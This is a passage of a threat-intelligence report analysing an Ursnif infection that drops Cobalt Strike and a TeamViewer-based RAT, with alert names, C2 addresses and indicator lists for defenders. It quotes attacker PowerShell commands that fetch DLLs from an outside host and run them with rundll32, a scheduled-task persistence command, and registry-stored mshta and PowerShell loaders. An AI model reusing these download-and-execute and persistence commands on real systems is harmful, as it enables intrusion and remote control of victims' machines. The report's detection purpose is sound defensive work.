
In the registry location seen referenced below, there could be found more modules for the malware to call upon.



are\AppDataLow\Software\Microsoft\30A9EAC7-CFAA-E219-D964-73361DD857CA

Name	Type	Data
ab (Default)	REG_SZ	(value not set)
{31BC0EF1-DC0...	REG_BINARY	24 b2 45 fa 68 13 d6 01
{D6F6D7ED-3DC...	REG_BINARY	b0 cd ad c5 79 13 d6 01
ab APHoedDS	REG_SZ	mshta "about:<hta:application><script>resizeTo(1,1);eval(new ActiveXC
ab Authtdvr	REG_SZ	Sruh0upbw=new ActiveXObject('WScript.Shell');Sruh0upbw.Run('power
CHxRrver	REG_BINARY	24 77 6e 6f 77 6a 77 3d 22 6a 72 77 73 6b 67 6b 74 22 3b 66 75 6e 63 74 69
Client	REG_BINARY	b8 0b 00 00 28 81 00 00 d1 3a d1 50 50 7e 49 8e d9 64 73 36 e1 db 7d 18 00
Client32	REG_BINARY	22 1c 23 52 fa dd b5 a3 d3 9f 48 f5 a7 61 dc 46 34 24 6f 98 09 e6 01 ea 1e a
Client64	REG_BINARY	22 1c 23 52 fa dd b5 a3 d3 9f 48 f5 a7 61 dc 46 34 24 6f 98 09 e6 01 ea 1e a
LastTask	REG_QWORD	0x2565641a (627401754)
System	REG_BINARY	c2 af 61 1c dd ee 12 a3 c4 53 96 fd c4 34 00 53
TorClient	REG_BINARY	22 1c 23 52 fa dd b5 a3 d3 9f 48 f5 a7 61 dc 46 34 24 6f 98 09 e6 01 ea 1e a

Command and Control:



Initial C2 picked up on the following alerts:

```
ETPRO_TROJAN_Ursnif_Variant_CnC_Beacon_12_M2 8.208.90.28
ETPRO_TROJAN_Ursnif_Variant_CnC_Beacon_12_M1 8.208.90.28
```


With the TorClient Registry Binary being confirm for its namesake after some time:

```
ET_P2P_Tor_Get_Server_Request
```

After around a 24 hour time passage, Ursnif received new activity with alerts triggering for a VNC module and a new C2 IP.

```
ETPRO_TROJAN_Possible_Ursnif_VNC_Module_CnC_Beacon 162.244.35.233
```


This then followed with a flurry of new malware dropped to the system. These turned out to include both Cobalt Strike beacons as well as TVRat (Team Viewer RAT).
Cobalt Strike was delivered in the form of 3 dll’s loaded into memory again with the help of run32dll.



```
powershell.exe  invoke-webrequest https://filesboxshare.com/newart64.dll -o n.dll
cmd.exe rundll32  n.dll,StartW
powershell.exe  invoke-webrequest https://filesboxshare.com/newart64.dll -O nww.dll
cmd.exe rundll32  nww.dll,StartW
powershell.exe  invoke-webrequest https://filesboxshare.com/artc.dll -O atr.dll
cmd.exe rundll32  atr.dll,StartW
"C:\Windows\system32\schtasks.exe" /create /tn Indexer /tr \"C:\Windows\System32\rundll32.exe C:\
Users\user\AppData\artc.dll,StartW" /ru user /sc minute /mo 5
```

Meanwhile TVrat uses the “legitimate” access tool Teamviewer to provide remote access to the attacker.

```
svcc.exe 99e0fbb8b4d6bbd5fe4eec1530aa51a818d06e245efb2c2fb41199a390a73db8
```



Signature Info

Signature Verification


✓ Signed file, valid signature

File Version Information

Copyright	TeamViewer GmbH
Product	TeamViewer
Description	TeamViewer 8
Original Name	TeamViewer.exe
Internal Name	TeamViewer
File Version	8.0.43331.0
Date signed	5:11 PM 6/3/2015

```
1.exe 497129b7b2a940a812b9f3cf3d1a149d903a4179fc75adaf085e4edba533a7c9
```


This exe reaches out to many of the various teamviewer infrastructure:



Contacted URLs

Scanned	Detections	URL
2020-04-18	0 / 80	http://master16.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=46207472&p=10000001
2020-04-18	0 / 80	http://ping3.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=88530736&p=10000001
2020-04-18	0 / 80	http://master2.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=88530736&p=10000001
2020-04-17	5 / 80	http://jaster24h.biz/control/update.php?id=1630440719&stat=214a66dcbf2f3e4ca804a593edb9f60e
2020-04-18	0 / 80	http://master15.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=22225800&p=10000001
2020-04-18	0 / 80	http://master11.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=74073384&p=10000001
-	-	http://ping3.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=18432113&p=10000001
2020-04-17	5 / 80	http://jaster24h.biz/control/update.php?id=1631700163&stat=4bf0d07baa746cb30425e38421ec2a69
-	-	http://jaster24h.biz/control/update.php?id=1630440719&stat=214a66dcbf2f3e4ca804a593edb9f60e&cmd=1
-	-	http://ping3.teamviewer.com/din.aspx?s=00000000&id=0&client=dyngate&rnd=46207472&p=10000001

At this point the Cobalt Strike and TVrat C2 overtook all previous communications.



```
ETPRO_TROJAN_Cobalt_Strike_Beacon_Observed 23.81.246.22
ETPRO_TROJAN_Cobalt_Strike_Beacon_Observed 93.190.138.35
ET_TROJAN_Win32.Spy/TVRat_Checkin 89.39.107.106
```

Action on Objectives:

This continued for some time but we did not witness final actions on objectives from the actors.

Conclusion:

Based on the actors capability to bypass security controls and the pivot to new IP infrastructure we expect this campaign to continue for some time. We recommend paying close attention to AV alerts tied to files that you wouldn’t normally expect AV alerts (like text files). And make sure your network signatures are up to date and monitored as these threats tend to use default or known configurations that are quite noisy if someone is listening.
Enjoy our report? Please consider donating $1 or more to the project using Patreon. Thank you for your support!

IOC’s:

```
open_attach_a1i#793032.zip|8a1ffc3ea2280f34f91df70ef538880b
8a1ffc3ea2280f34f91df70ef538880b
a5d8c89c49ae8d02cc1e6c32a223e0c00b3e6bf1
3440bc915d40d1bcab8d5ef946d18fe10419385559689ebf2ba36c9eae61faaf
XikFYehxR.txt|d819173a8babdf625c2774bbf17ed710
d819173a8babdf625c2774bbf17ed710
629e79904edfcbede3e7d4ff9240c8571d8e2291
588058cd3661c48b372ad870ce3e03af62e61ffd917355895ac8342736704673
n.dll|334fc19e4c1358d0979c0a74a321278e
334fc19e4c1358d0979c0a74a321278e
aed74cbba6a3da72d16a205b2893865eddc2e936
28b935ba6987b2784a654951d304ff2e86367b064d1a9201215892fe547b0d9a
artc.dll|1d6869199813a9090478312c2ec13ec9
1d6869199813a9090478312c2ec13ec9
011e7948dc760e8c4d5f7a41bb037e9cabc1e262
d2ac48ba8a476cd6166a0c35ebe276d136b1b82e865560b2564f39b5c7f3a3a9
08f3b51c8493c5ed8948ab35c956a465e0043094248d2f27a5d8fa9a696e3cbf
284afda4ceda3880864bf692f153ab0354ca7359
fc22d0c3f15c763ccf1a5f56f35b795f
ldr.exe|fc22d0c3f15c763ccf1a5f56f35b795f
Authtdvr.ps1|009b53fffb404e7b0dd1479617e967b9
009b53fffb404e7b0dd1479617e967b9
742d5399415e96bfe1a2dfd9af3b9e3cb8d8000c
915ff83ab8e1a4ad1e9e63ea84bab24e36b88f9264c42085569786079232ff75
peuhop32.exe|897b07feeb22f8de7378740c33052f1c
897b07feeb22f8de7378740c33052f1c
e75260f9347068d26714f99719b5e65d7316f5e7
a59d6490e8bb757d08ae3e0e800cc8b1b3d90b960e10d6ca46166a450111505a
nww.dll|334fc19e4c1358d0979c0a74a321278e
334fc19e4c1358d0979c0a74a321278e
aed74cbba6a3da72d16a205b2893865eddc2e936
28b935ba6987b2784a654951d304ff2e86367b064d1a9201215892fe547b0d9a
atr.dll|1d6869199813a9090478312c2ec13ec9
1d6869199813a9090478312c2ec13ec9
011e7948dc760e8c4d5f7a41bb037e9cabc1e262
d2ac48ba8a476cd6166a0c35ebe276d136b1b82e865560b2564f39b5c7f3a3a9
QaBJCQJnsODD.txt|d819173a8babdf625c2774bbf17ed710
d819173a8babdf625c2774bbf17ed710
629e79904edfcbede3e7d4ff9240c8571d8e2291
588058cd3661c48b372ad870ce3e03af62e61ffd917355895ac8342736704673
CHxRrver|48e81fc9a95c810651d1b5a45fc135d5
48e81fc9a95c810651d1b5a45fc135d5
982ff97a4325f1707815e6ccb6962decd2df75be
926f8cab4714fda8068d877c2daa79c2b8ea3a91cdc146bd3926f8dff8a20b59
8.208.90.28
47.241.106.208
dianer.at
api10.dianer.at
mobify.at
pipen.at
f1.pipen.at
been.dianer.at
deem.dianer.at
vv.malorun.at
www.kamalak.at
```

```
free.up100n.at
ahah100.at
two.ahah100.at
ahonpot.at
targoo.at
kamalak.at
api5.malorun.at
dxdeedle.host
162.244.35.233
89.39.107.106
23.81.246.22
93.190.138.35
```